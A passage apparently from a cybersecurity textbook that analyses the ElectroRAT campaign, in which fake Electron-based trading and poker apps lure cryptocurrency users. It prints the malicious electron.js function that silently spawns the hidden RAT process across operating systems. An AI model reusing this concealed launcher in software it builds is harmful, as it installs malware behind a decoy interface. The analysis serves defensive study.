


Figure 7.116: Screenshot of Bitcoin forum promoting the Jamm application

The following screenshot shows a social media account promoting DaoPoker. The fake user account was suspended because of reports from users.

Figure 7.117: Social media account promoting the DaoPoker app

For maximum damage, these fake applications have been created in Electron, a cross-platform framework that was developed using HTML and JavaScript.

- **Stage-2: Deploying Malware**

  When a victim downloads and installs the malicious eTrader application, ElectroRAT executes as a background process while displaying a decoy interface to the user. ElectroRAT runs behind the system while the GUI is operated from the front-end application.




Figure 7.118: Screenshot of the fake eTrader application installation

The fake eTrader application now prompts the victim to create a new user account and enter a password, which makes the application appear legitimate.




Figure 7.119: Screenshot of the fake eTrader application creating a user account

In the background, the ElectroRAT payload is downloaded and executed by launching the appropriate OS shell in a separate process with the window hidden, as can be seen by unpacking the fake application to reveal the Electron JavaScript file **electron.js**.

```
function launchWorker() {
  switch (os.platform()) {
    case 'darwin':
      return spawn(
        path.join(rootPath, 'Contents/Utils/mdworker'),
        [],
        spawnOptions
      );
    case 'linux':
      return spawn(
        path.join(resourcesPath, `../Utils/mdworker`),
        [],
        {
      detached: true,
      windowsHide: true,
      shell: true,
  }
      );
    case 'win32':
      return spawn(`"${rootPath}\\Utils\\mdworker.exe"`, [], {
        detached: true,
        windowsHide: true,
        shell: true
      });
  }
}
```

Figure 7.120: Screenshot of Electron showing how the fake eTrader application spawns ElectroRAT

The fake eTrader application mimics legitimate applications, convincing victims to interact with it. The following screenshot shows the appearance of the eTrader application upon its execution.

